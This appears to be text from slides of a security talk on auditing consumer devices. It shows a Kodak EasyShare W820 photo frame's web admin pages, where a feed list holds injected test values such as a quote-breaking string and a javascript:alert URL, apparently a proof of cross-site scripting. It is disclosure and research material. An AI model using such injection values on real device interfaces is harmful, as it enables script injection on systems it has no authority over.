
USB Connection Mode: ● Connect to computer ○ Connect to printer

Click "Save to frame" below when finished

About

Frame model number:	W820
Frame Serial number:	KCEJH833100832
Firmware version:	2008.08.12
Touch panel version:	v4.3

... almost.



Kodak EasyShare digital frame » Web Media


Web Media

You can set up your frame to view multimedia content feeds directly from the Web from sites such as those listed below.

We've set up a few sample feeds to get you started. Click "Add ..." to set up your own.

Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com

... almost.



Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: News
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com
Other: blah

javascript:alert("Stanford Security Lab")


We found vulnerabilities in every device we audited

Outline

